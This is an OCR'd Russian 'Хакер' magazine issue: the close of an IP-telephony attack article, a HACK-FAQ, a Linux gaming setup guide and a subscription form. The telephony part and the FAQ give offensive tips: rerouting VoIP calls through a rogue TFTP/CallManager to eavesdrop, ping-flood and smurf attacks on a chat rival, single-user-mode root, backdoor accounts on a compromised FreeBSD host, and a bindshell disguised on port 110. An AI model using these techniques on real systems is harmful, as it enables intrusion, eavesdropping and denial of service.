Третий, универсальный способ заключается в изменении маршрутизации IP-трафика таким образом, чтобы он проходил через твой или подвластный тебе компьютер. Сделать это можно разными способами - я опишу только два из них. Cisco IP Phone сохраняют конфигурационную информацию локально, и изменить ее можно через пункт меню Setting, который по умолчанию заблокирован. Однако разблокировать этот пункт можно с помощью магической комбинации **#, указанной в... руководстве к телефону (здесь аббревиатура RTFM актуальна, как никогда). Часть настроек, описывающих VoIP-сеть (например, списки авторизованных серверов CallManager, через которые пересылаются голосовые данные), хранятся в специальном файле на TFTP-сервере, адрес которого в свою очередь задается на самом телефоне. Таким образом, получив кратковременный доступ к IP-телефону, ты можешь изменить адрес TFTP-сервера, указав значение ложного сервера, на котором хранится файл с IP-адресом подчиненного тебе CallManager. Если VoIP-сеть построена на базе протокола MGCP, то, изменив идентификатор устройства, задаваемый параметром NotifiedEntity, ты сможешь перенаправить весь трафик на любой транспортный шлюз.

Теперь можно контролировать все телефонные переговоры Алисы или Бориса, и даже, по желанию, вносить в них некоторые изменения.

ЗАКЛЮЧЕНИЕ

Ну, вот мы и подошли к заключению статьи. Хотя если попробовать все это реализовать на практике, то заключение может быть и другим... Разумеется, в одной статье трудно описать все возможные способы атак на IP-телефонию, но самые интересные, мне думается, я описал. За рамками остались вопросы, связанные с подслушиванием разговоров, атаками на прикладном уровне и т.п. К радости или к сожалению, но подобной информации пока не так много, так как BlackHat-сообщество еще не обратило свой пристальный взор на данную перспективную технологию. Но время идет, и можно надеяться на скорое появление большего объема информации по этой теме.

HACK-FAQ

VEiDER (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Я тут получил рута в одной системе, захожу в /etc, делаю cat passwd, а там вместо паролей у всех пользователей звездочки. Это как понимать?

A: Все очень просто. В связи с тем, что многие программы работают с /etc/passwd, необходимо ставить на него права чтения всеми. Естественно, что хранить пароли в файле, доступном всем на чтение, небезопасно. Для этого были введены «теневые» файлы паролей. Это shadow в Linux'е, master.passwd в Free/Open/NetBSD'е, gshadow в SunOS'е. А на эти файлы стоят уже права доступа только для администратора.

<???> Слышал, что есть активные и пассивные снифферы. Чем они отличаются?

A: Все очень просто, задача сниффера - перехватывать пакеты. Пассивный сниффер не прилагает никаких действий к тому, чтобы получить эти пакеты, он просто переводит сетевую карту в неразборчивый (promisc) режим и записывает, что на него пришло. Активный же сниффер использует различные способы для того, чтобы направить пакеты на себя. Такими методами могут быть подмена mac адреса или подделка ответов dns.

<???> Зачем нужны Denial of Service атаки? Просто, чтобы уронить что-нибудь, или им есть более практичное применение?

A: Естественно, чтобы уронить что-нибудь! Другое дело, что иногда это что-то надо уронить для какой-то конкретной цели. Вот пример: есть сеть, нам необходимо подключиться к некоторому сервису на компьютере в этой сети. Но доступ к этому компьютеру возможен только с определенного IP адреса. Итак, мы используем DoS атаку против той машины, адрес которой нам нужен. Теперь присваиваем себе ее адрес, и вот теперь мы можем получить доступ к необходимому нам ресурсу.

<???> Вот вы тут все говорите про эксплоиты, а что это такое, и где их можно достать?

A: Существует огромное количество недочетов в программном обеспечении, которые не сразу замечаются производителем. Умные люди находят эти недочеты и пишут софт, использующий найденные ошибки и заставляющий дырявую программу вести себя так, как нужно им. Вот эти-то программки и называются эксплоитами. Эксплоиты бывают локальными (local) и удаленными (remote). Используя локальные эксплоиты, можно изменить привилегии, уже имея доступ к машине. Удаленные же эксплоиты позволяют получить некоторые привилегии на удаленной машине, а уже эти полученные привилегии можно расширять, используя локальные эксплоиты. Так, например, если мы имеем FreeBSD <=4.3 с запущенным telnetd (23 порт), используя удаленный эксплоит, приводящий к переполнению буфера, получаем привилегии того пользователя, от которого запущен процесс telnetd. Ищутся эксплоиты достаточно просто. На любом сайте, посвященном безопасности (типа www.securiteam.com), выкладываются эксплоиты, дабы админы могли протестить свой софт. Вот этим ты и можешь воспользоваться. Обычно на таких сайтах дается подробное описание ошибки и того, что именно делает сам эксплоит.

<???> Почему, когда я пытаюсь пингануть сервер, у меня ничего не получается, а если подключиться к нему на какой-нибудь порт, то все работает?

A: Для начала надо разобраться, что делает утилита ping. А делает она следующее: на удаленную машину посылается пакет icmp-echo-request, и если в ответ получен icmp-echo-reply, то все нормально, и машина считается живой. Теперь представим, что на машине, которой мы шлем запрос, стоит файрвол, не пропускающий наш пакет (а если пропускает запрос, то не дает возможности ответить). Тогда мы не видим ответа, а, следовательно, считаем машину мертвой. Когда ты подключаешься к конкретному порту на машине (если он не закрыт все тем же файрволом), то все пакеты и от тебя и к тебе ходят нормально.

<???> На меня один парень в чате наехал. Я его послал, а он запустил что-то. У меня все стало тормозить, а потом я слетел. Что он сделал? У меня windows, но всякие winnuke на мою машину не действуют.

A: Во-первых, не исключено, что нашли новую ошибку в виндах, которой твой противник и воспользовался. Но есть еще много способов. Самый простой - используя утилиту ping с опцией -f, можно послать на машину противника огромное число запросов, а, используя опцию –s, еще и увеличить размер пакета. Таким образом, можно очень неслабо загрузить машину противника. Не стоит также забывать про smurf атаки, когда от имени жертвы посылается запрос на адрес broadcast'а сети, соответственно жертва получает ответ от всех машин.

<???> Существует машина, к ней у меня есть физический доступ и минимальные права. Как мне там рута получить?

A: Имея физический доступ, получить рута достаточно просто. Самый простой способ - это загрузиться с дискеты или CDшника, примонтировать локальный винчестер и дальше изменять все, что надо, с правами суперпользователя. Но бывает, что по ряду причин загрузиться, кроме как с винчестера, не представляется возможным. Это тоже проблема разрешимая. Тебе необходимо загрузиться в режиме одного пользователя (SINGLE USER MODE). В разных системах это реализуется по-разному. Вот примеры: Linux - при загрузке, когда загружается ядро (vmlinuz), надо указать параметр single, и мы загружаемся в Linux с правами рута. Free/Open/NetBSD - опять же перед загрузкой ядра вместо команды boot набираем «boot -s», и вот мы грузимся в БСД в режиме одного пользователя. SunOS - нажимаем комбинацию Stop + A, набираем boot -s и тоже загружаемся в SINGLE USER MODE.

<???> Я добавил себе пользователя в сломанной FreeBSD, прописал его в /etc/passwd и в /etc/master.passwd, а при попытке войти в систему получаю «login incorrect». Что я забыл прописать?

A: Прописал-то ты, наверное, все, но в FreeBSD помимо файлов с учетными записями (/etc/passwd и /etc/master.passwd) существует еще база с паролями. Лежит она тоже в /etc и называется pwd.db, а кроме pwd.db существует еще spwd.db, там и хранятся хэши паролей. Таким образом, мало просто прописать себя в /etc/passwd и master.passwd, надо еще пересобрать базу (утилита для этого - pwd_mkdb).

<???> Хочу у себя на работе шелл поднять. Для удаленной работы. Нашел в инете прогу - bindshell, хотел повесить на порт 110 чтобы под pop замаскировать, а она ругается Permission Denied. Почему?

A: Как я понял, запускать свою программу ты хочешь не от рута, а от обычного пользователя. Если это так, то ничего удивительного в том, что прога не хочет занять 110 порт. Видишь ли, все порты больше нуля и меньше 1024 являются системными и могут быть использованы только приложениями с правами администратора (root).

<???> Нашел dns с багой. Все замечательно, эксплоит сработал, но ничего не запускается. Я так понял, что там даже ls нет. Что это за система такая?

A: Судя по твоим словам, это похоже на chroot. На самом деле очень неприятная штука. Часто используется, когда программе необходимо дать права суперпользователя, но не обязательно давать доступ ко всей файловой системе. Так вот, используя chroot можно указать программе, что она должна считать за корневой каталог. Очень часто chroot используется для ftp серверов или для dns. Есть альтернативный вариант - jail.

<???> У меня в IRC очень большое количество приватных бесед. Постоянно обмениваюсь секретной инфой. Может ли какой-нибудь посторонний человек читать все это?

A: Смотря кем является этот «посторонний человек». Если это администратор IRC сети (иркоп), то у него есть такая возможность. Только надо ли ему это? Если иркопом является твой друг, то он, вероятно, будет читать приваты. Я бы читал :). Далее, беседы можно читать, отснифав IRC трафик. Но для этого необходимо находиться с тобой в локалке. Поэтому, если ты зависаешь на DALnet или EFNet сетях, то тебе вряд ли стоит беспокоиться. А вообще, в случае боязни сохранения приватности беседы, стоит пользоваться DCC соединениями.



TIPS&TRICKS

А ты знаешь, что в файле подкачки могут оставаться твои пароли к различным ресурсам и прочая конфиденциальная информация? И злоумышленник, получивший доступ к компьютеру, в принципе, может добыть эту информацию. В Windows XP можно заставить систему очищать файл подкачки при выключении компьютера. Для этого в разделе HKEY_LOCAL_MACHINE\ SYSTEM\ CurrentControlSet\ Control\Session Manager\Memory Management нужно создать или отредактировать DWORD параметр ClearPageFileAtShutdown, установив его значение равным 1.

Garik
http://www.webhowto.ru/reg

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Юниксоид

ИГРАЕМ В ЛИНУКСЕ!


Andrushock (andrushock@fromru.com)

Играем в Линуксе!

Ты уже перестал бояться приглашения командного интерпретатора, удалил linuxconf и настраиваешь систему, используя sysctl и редактируя конфигурационные файлы? В уме выполняешь преобразования маски подсети из двоичной в шестнадцатеричную систему счисления, тестируешь экспериментальные ядра, а вместо имени любимой девушки бормочешь себе под нос словосочетание "Slackware rulezzz", смысл которого понятен только избранным? Поздравляю, погружение в Linux состоялось. Но что же тебя так сильно беспокоит? А, все понятно. Чтобы поиграть в любимые гамесы, тебе приходится перезагружаться в опостылевшую винду. Что ж, сегодня мы будем играть в Линуксе!

ИГРЫ В OS LINUX: МИФ ИЛИ РЕАЛЬНОСТЬ?


Атака туксов



За последние несколько лет пингвинятко Тукс, держа у себя под клювом такие козыри, как надежность работы и нетребовательность к аппаратным средствам, успел серьезно обосноваться примерно на половине всех винчестеров Internet/Intranet-серверов. Но этого ему показалось мало. Благодаря достаточно активному написанию драйверов со стороны производителей нового железа, поддержке в ядрах серии 2.4.x самых последних стандартов и оборудования, разработке дружелюбных диспетчеров окон, появлению прикладного ПО, программ, ориентированных на конечного пользователя, и, конечно же, игр, медленно, но верно, Linux начинает покорять десктопы - святую святых одной маленькой такой компании. С выходом дистрибутивов ALTLinux, ASPLinux, BlackCat Linux и таких программных продуктов под Linux, как Corel Draw, Gimp, Gnome, KDE, Kylix, Mplayer, Mozilla, OpenOffice, Oracle, StarOffice, VMWare, Win4Lin, Wine, Winex, постепенно, один за другим, рассеиваются самые разные мифы, начиная от "v nem net russki][krakozyabr!" и заканчивая "линуха ацтой, потому что я без M$ офиса как без рук!" Утверждение, что в Линуксе нет "родных" игр окончательно растоптала небезызвестная Id Software, выпустив демо-версию Q3 Arena сначала под Linux, а только несколькими месяцами позже под Windows. Следующий нож в спину Билла вонзила компания Loki Entertainment Software, которая заключила договора с ведущими производителями популярных игр под Windows и занялась портированием их (игр, естественно) в Linux. За свою трехлетнюю деятельность Loki портировала такие блокбастеры, как Alpha Centauri, Kohan: Immortal Sovereigns, HMM 3, SimCity 3000, Tribes 2 и многие другие. Само собой разумеется, компания не могла распространять игры безвозмездно и отдавать исходный код на всеобщее обозрение, но, несмотря на это, заслужила определенную известность и снискала уважение у линуксоидов. В 2001 году, испытав серьезные финансовые затруднения, Loki обанкротилась. Следя за взлетами и падениями отца игростроения (так величают Loki в The Linux Gamers' HOWTO), часть независимых разработчиков и несколько коммерческих фирм решили расстаться с ролью сторонних наблюдателей. Как грибы после дождя, стали появляться новые проекты.

Ох уж эти API

Подавляющее большинство игр в Линуксе написано с использованием библиотек OpenGL и SDL. Первая из них на протяжении уже достаточно продолжительного времени является конкурентом номер один для DirectX (однажды совместными усилиями разработчиков из Microsoft и SGI была сделана попытка скрестить эти два API, но проект Fahrenheit провалился), вторая заслуживает не меньшего внимания, т.к. является кросс-платформенной и мультимедийной. OpenGL - Open Graphics Library - открытая графическая библиотека, которая представляет собой программный интерфейс для создания трехмерной графики. Отличительными особенностями OpenGL являются: открытость, переносимость и скорость. SDL - Simple DirectMedia Layer - библиотека, обеспечивающая низкоуровневый доступ к графической подсистеме, звуковой карте, клавиатуре, мыши, джойстику, приводу CDROM и системному таймеру. SDL и основанные на ней библиотеки используются для создания графических и звуковых приложений на самых разных платформах и с использованием различных языков программирования, начиная от не нуждающихся в комментариях C/C++ и заканчивая малоизвестными ML и Rubby. Вкусность SDL заключается также в том, что можно резаться в игрушки, даже не имея X-Window, так как эта очень компактная либа умеет работать через буфер кадров (framebuffer). Ну вот, с историей и теорией разобрались, пришло время заняться обустройством системы.



Для успешной сборки программы с GTK-интерфейсом, использующей OpenGL, компилятор следует озадачить следующими дополнительными аргументами:
$ gcc -O2 -Wall `gtk-config --cflags --libs` -lGL -lGLU -lgtkgl proga.c -o proga
А чтобы использовать возможности библиотеки SDL:
$ gcc -O2 -Wall `sdl-config --cflags --libs` proga.c -o proga
Для оптимизации исполняемого кода можно попробовать заменить параметр '-O2'
на '-O3 -funroll-all-loops -fomit-frame-pointer -ffast-math -march=i686 -mcpu=i686'
Чтобы узнать, сколько времени занял процесс компиляции, можно воспользоваться утилитой time:
$ time /bin/sh -c "gcc куча_флажков_и_опций proga.c -o proga"

Пингвинообустройство

Прежде, чем гонять игрушки, следует убедиться, что в системе присутствуют следующие компоненты: нормальный компилятор, способный собрать что-то посерьезнее проги типа "Hello, world!" (под нормальным я подразумеваю пропатченный gcc версии 2.95.3, либо cvs'нутый gcc ветки 2.95 - это окрещенная разработчиками FreeBSD версия 2.95.4, либо gcc версии 3.2, которую рекомендую для получения дополнительной оптимизации в исполняемом коде счастливым обладателям последних пней и атлонов), glibc 2.2.3 и выше, средства разработки, X-Window версии 4.03 и выше. Также для успешной сборки гамесов тебе понадобятся специальные библиотеки, со списком которых можешь ознакомиться на врезке.

Библиотека для работы с графическим форматом PNG: Libpng www.libpng.org/pub/png/libpng.html
Библиотека для сжатия данных: Zlib www.gzip.org/zlib/
Библиотека для создания игр: Plib http://plib.sf.net
Реализация спецификации OpenGL от группы независимых разработчиков: Mesa3d www.mesa3d.org
Набор дополнений для OpenGL: Glut www.opengl.org/developers/documentation/glut/index.html
Некоммерческая реализация Glut: FreeGlut http://freeglut.sf.net
Низкоуровневая библиотека Hermes для работы с 3D-графикой www.clanlib.org/hermes/
Интерфейс для работы с трехмерным звуком OpenAL www.openal.org/

Компилер компилеру рознь

Частенько в файлах README или INSTALL различных программ и игр встречается настойчивое требование разработчиков обновить компилятор или сделать ему downgrade. Относится это к ни в чем не повинным заводчикам красных шляпок,
на слезах и синяках которых девелоперы из Red Hat просто-напросто решили обкатать свою версию компилятора gcc. Хотя сейчас с полной уверенностью можно сказать, что им этот трюк удался, и в дистрибе Red Hat Linux 7.3 мы получили
действительно неплохой компилер. Узнать версию gcc можно следующим образом:

```
$ gcc -v
```

Если в ответ получишь 2.96 и под-версия компилятора будет меньше 100, то следующие несколько абзацев специально для тебя :). Чтобы остальным тукс малиной не казался, рассмотрим пример установки компилятора gcc версии 3.2
(последней на момент написания статьи). Инсталляцию компилера стандартной процедурой не назовешь: сначала нужно распаковать архив, перейти в созданный каталог, создать временную директорию и из нее запустить скрипт configure с необходимыми аргументами, затем через переменные окружения указать дополнительные флажки для компиляции, собрать и поставить:

```
# tar zxvf gcc-3.2.tar.gz
# cd gcc-3.2
# mkdir obj
# cd obj
# ../configure --prefix=/usr/local/gcc --program-suffix=-3.2 --enable-languages=c,c++,java,objc
# make CFLAGS='-O' LIBCFLAGS='-O2' LIBCXXFLAGS='-O2 -fno-implicit-templates' bootstrap
# make install
```

Затем в файл /etc/ld.so.conf необходимо добавить путь к либам нового компилера и дать программе ldconfig перечитать свой конфиг:

```
# echo "/usr/local/gcc/lib" >> /etc/ld.so.conf
# ldconfig
```

Теперь, чтобы воспользоваться свежеустановленным компилятором, нужно либо понаделать симлинков, либо перед компиляцией какой-нибудь капризной программы (дружно вспоминаем Mplayer :) изменить переменные окружения:

```
# export CC=/usr/local/gcc/bin/gcc-3.2
# export CXX=/usr/local/gcc/bin/g++-3.2
```

Экскурсия по библиотекам

Все, с компилером разобрались. Теперь перейдем к установке SDL (www.libsdl.org) и связанных с ней библиотек. Здесь рекомендую действовать смело и в такой последовательности:

1) Ставим саму библиотеку SDL:

```
$ tar zxvf SDL-1.2.4.tar.gz
$ cd SDL-1.2.4
$ ./configure --disable-openbsdaudio
$ make
# make install
```

2) Устанавливаем архинужную для SDL_mixer библиотеку smpeg (www.lokigames.com/development/smpeg.php3) с аргументом --enable-mmx.
Чтобы лишний раз не повторяться, процесс разархивирования и make && make install здесь и далее описывать не буду.
3) Теперь на твоем винте должна появиться сама библиотека SDL_mixer
(www.libsdl.org/projects/SDL_mixer/index.html), она необходима для микширования звука.
4) Следующим пациентом будет либа для работы с сетью SDL_net (www.libsdl.org/projects/SDL_net/index.html), конфигурируй с параметром --disable-gui
5) И, наконец, библиотека SDL_image
(www.libsdl.org/projects/SDL_image/index.html) для работы с графическими форматами PPM, PCX, GIF, JPEG, PNG, TGA и TIFF (сама SDL умеет работать только с форматом BMP), при установке скрипт configure нужно озадачить такими аргументами: --enable-tif --enable-xcf

Откуда дровишки? Из кернела вестимо…


Как и в мире винды, здесь без драйверов никуда. О них и поговорим. Рассмотрим процесс установки драйверов на примере видеокарт с чипсетом Nvidia, т.к. эти видюхи имеют привлекательное соотношение цена/качество и сейчас довольно
популярны:


```
$ tar xvzf NVIDIA_kernel-1.0-3123.tar.gz
$ cd NVIDIA_kernel-1.0-3123
# make install

$ tar xvzf NVIDIA_GLX-1.0-3123.tar.gz
$ cd NVIDIA_GLX-1.0-3123
# make install
```

Примечание: драйвера должны быть скомпилированы той же версией компилера, что и ядро. Теперь в секции "Device" файла /etc/X11/XF86Config, где со-







Юниксоид

ИГРАЕМ В ЛИНУКСЕ!

Andrushock (andrushock@fromru.com)

новленной видеокарты, заменим используемый драйвер и добавим две опции - одну для отключения стартового логотипа, другую для насильного включения вендорного agpgart-драйвера:

```
Section      "Device"
        BusID       "PCI:1:0:0"
        Driver      "nv"
        Driver      "nvidia"
        VideoRam 32768
        Identifier "nVidia Corporation|NV11 [GeForce2 MX]"
        BoardName "NVIDIA GeForce 2 MX (generic)"
        Option      "NoLogo" "True"
        Option      "NvAGP" "1"
EndSection
```

Но перед тем как ставить последнюю опцию, убедись, что у тебя в ядре поддержка agpgart либо не включена, либо этот драйвер скомпилирован как модуль, иначе придется пересобирать ядрышко. В моем случае раздел конфига ядра "Character devices" выглядит так:

```
---skipped---


<M> /dev/agpgart (AGP Support)
<*> VIA chipset support
<*> Direct Rendering Manager (XFree86 DRI support)

---skipped---
```

После запуска X-сервера проверим правильность установки и корректность работы нового драйвера видюхи:

```
# cat /proc/driver/nvidia/agp/status
Status:        Enabled
Driver:        NVIDIA
AGP Rate:              2x
Fast Writes:           Disabled
SBA:               Disabled
```

Поддержка звука в ядре Linux достигается за счет использования некоммерческой версии драйверов OSS/Free (www.opensound.com), разработанной Ханну Саволайненом. В настоящее время этот проект спонсируется Red Hat. Альтернативным вариантом будет использование Alsa-драйверов (www.alsa-project.org), созданных программистами из Suse. Призванные заменить OSS, Alsa-драйвера впервые были запилены в девелоперскую ветку ядра Linux 2.5.x с патчем 2.5.5-pre1. Они также доступны для ядер серий 2.0.x, 2.2.x, 2.4.x и имеют полностью модульную архитектуру. Также существуют и коммерческие версии как OSS, так и Alsa-драйверов. Поддержка одних саундов лучше реализована в OSS-драйверах, других - в Alsa. Тут можно посоветовать только экспериментировать и ворошить форумы. Если не получается заставить работать звуковуху, либо ее работа





тебя не устраивает, просто попробуй альтернативный драйвер. Я для своей карточки на чипсете ESS 688 использую OSS-драйвер и для загрузки модуля использую вот такой стартовый скрипт:

```
# vi /etc/rc.d/rc.modules

#!/bin/sh
. /etc/rc.d/init.d/functions
echo -n "Loading sound module: "
(/sbin/modprobe sb io=0x220 irq=7 dma=1 dma16=1
mpu_io=0x388 && success) || failure
echo
```

Рано или поздно у тебя возникнет естественное желание все заоптимизировать и получить максимальную отдачу от X-сервера. Я покажу несколько приемов (любителям крысиной возни на матах просьба расслабиться :)), но часть из них не лишена ложки дегтя, поэтому ты сам выбирай, что для тебя критичнее:

- отказываемся от использования большинства специальных модулей X-сервера.

Вообще говоря, секция "Module" файла /etc/X11/XF86Config для запуска в минимальном виде и корректной работы X-Window, может выглядеть так (модуль "glx" нужен только для приложений, использующих OpenGL):

```
Section "Module"
        Load        "dbe"
        SubSection  "extmod"
                Option    "omit xfree86-dga"
        EndSubSection
        Load        "freetype"
        Load        "glx"
EndSection
```

- уменьшаем количество директив "FontPath" и стираем неиспользуемые шрифты;
- стараемся юзать одинаковые шрифты для всех приложений;
- уменьшаем значение директивы "DefaultDepth";
- отказываемся от использования сервера шрифтов xfs;
- используем легкий диспетчер окон, например, fluxbox, icewm, swm, windowmaker, взамен тяжеловесных KDE и Gnome;
- уменьшаем приоритет работы X-сервера с помощью команд nice/renice;
- вместо xterm юзаем rxvt;
- отказываемся от валлпейпера;
- отключаем неиспользуемые виртуальные консоли в /etc/inittab;
- загружаем иксы программой xinit, а не скриптом startx (тем самым экономим несколько сотен байт).

Gamezzz

Теперь твой пингвин полностью готов к хардкорному геймингу. Посоветую тебе первым делом обратить внимание на следующие проекты:

Abuse-sdl www.labyrinth.net.au/~trandor/abuse - порт известного досовского 2D-шутера компании Crack dot Com.
Freeciv www.freeciv.org/ - клон первой цивилизации с уклоном на сетевые баталии. Для тех, кто ностальгирует.
Freecraft www.freecraft.org - странные люди программеры-юниксоиды, уже есть вдоль и поперек перепатченный Warcraft 3, а они все первый никак не доковыряют... Что касается самой игры, то есть небольшие улучшения, сетевая часть на высоте.
Lbreakout2 www.lgames.org - супер гама. Никогда не видел такого прикольного арканоида. Бонусов, уровней просто тьма, есть редактор карт.
Prboom http://prboom.sourceforge.net/linux.html - порт ставшего классикой Doom 2. Пофиксена куча багов, улучшена сетевая поддержка, есть возможность играть в разрешениях, превышающих 320x200, поддержка OpenGL присутствует.
Tuxracer www.tuxracer.com - наверное, самая знаменитая линуксовая игрушка: горючая смесь симулятора падения пингвина и бобслея :). Ненасытный пингвин несется с горы, по пути поедая висящих в воздухе несчастных рыбок. Годится только для тестирования видюхи и драйверов <imho>.

Не забывая и о WineX

Тем, кто захочет погамать в самые последние виндовые игры под Линухом, стоит обратить внимание на проект Winex (www.transgaming.com). Winex основан на исходном коде Wine. Он также программно эмулирует Win API, но специально оптимизирован для запуска Windows-игр. Так что ты без проблем сможешь поиграть в свои любимые Max Payne, CS, GTA 3, Civilization III etc. Со списком рабочих на данный момент гамесов можно ознакомиться здесь:
www.transgaming.com/dogamesearch.php?order=working&showall=1/
Исчерпывающую инфу по установке и настройке Winex можно почерпнуть здесь:
http://mcmcc.narod.ru
www.linuxorbit.com/modules.php?op=modload&name=Reviews&file=index&req=showcontent&id=15


Подсластим пилюлю виндузятникам

Но не все так радужно у туксодрайверов, как может показаться на первый взгляд. Отсутствие источников постоянного финансирования, универсального API, огромное количество различных мелких и, вроде как, полезных библиотек, зачастую
имеющих версию ниже 0.5, небольшой ассортимент игр, поддержка небольшого числа специальных геймерских устройств - все это говорит о том, что игровая революция в Linux пока еще не произошла. А стоимость коммерческих линуксовых игр примерно соответствует оконным, разнообразных же кряков, кейгенов и других лекарств к ним пока не придумано из-за малой распространенности.
Ну, вот вроде бы и все. Поменьше тебе oops'ов, побольше хедшотов. Будут грабли - мыль, адрес наверху.





РЕДАКЦИОННАЯ ПОДПИСКА!



ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - 480 рублей
12 месяцев - 960 рублей

Хакер+CD
6 месяцев - 660 рублей
12 месяцев - 1320 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном

или по электронной почте subscribe_xa@gameland.ru

или по факсу 924-9694 (с пометкой "редакционная подписка").

или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ
по электронной почте subscribe_xa@gameland.ru
или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев (начиная с ____________ 2003 г.)
☐ На 12 месяцев (начиная с ____________ 2003 г.)
(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. ____________________

Город/село ____________ ул. ____________

Дом ______ корп. ______ кв. ______ тел. ______

Сумма оплаты ____________

Подпись ____________ Дата ____________ e-mail: ____________

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за 200_г.	

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за 200_г.	

Подпись плательщика

Кассир

ДЖЕНТЛЬМЕНСКИЙ НАБОР ЮНИКСОИДА

Докучаев Дмитрий aka Forb (dmitry@dokuchaev.com)

ДЖЕНТЛЬМЕНСКИЙ НАБОР ЮНИКСОИДА

Ты задумывался когда-нибудь, почему большинство народа выбирает Windows, несмотря на его глюкавость и на то, что за него нужно платить? Майкрософт изначально поставил цель - поразить хорошим интерфейсом, а не безопасностью и стабильностью. Тут-то пользователи и попались на красивый фантик от конфетки, а вместо конфетки получили… короче, вы меня поняли. К чему я веду - люди (пример - эпиграф к статье) не могут или просто не хотят юзать GUI'евые программы. Им привычен Windows для просмотра mpeg4, jpg, прослушивания музыки, проверки почты и так далее. В этой статье я покажу, что Linux в этом отношении ничем не уступает Win32, и под него есть все необходимые программы для развлечений. Итак, обещанная семерка программ из джентльменского набора юниксоида.



- ТЫ ЧТО, ЛИНУКС СНЕС?
- УГУ... В НЕМ MPEG4 НЕ ПОСМОТРЕТЬ.

ПРЕВРАТИ LINUX В ЦЕНТР РАЗВЛЕЧЕНИЙ!



Просмотрщик изображений: Xnview

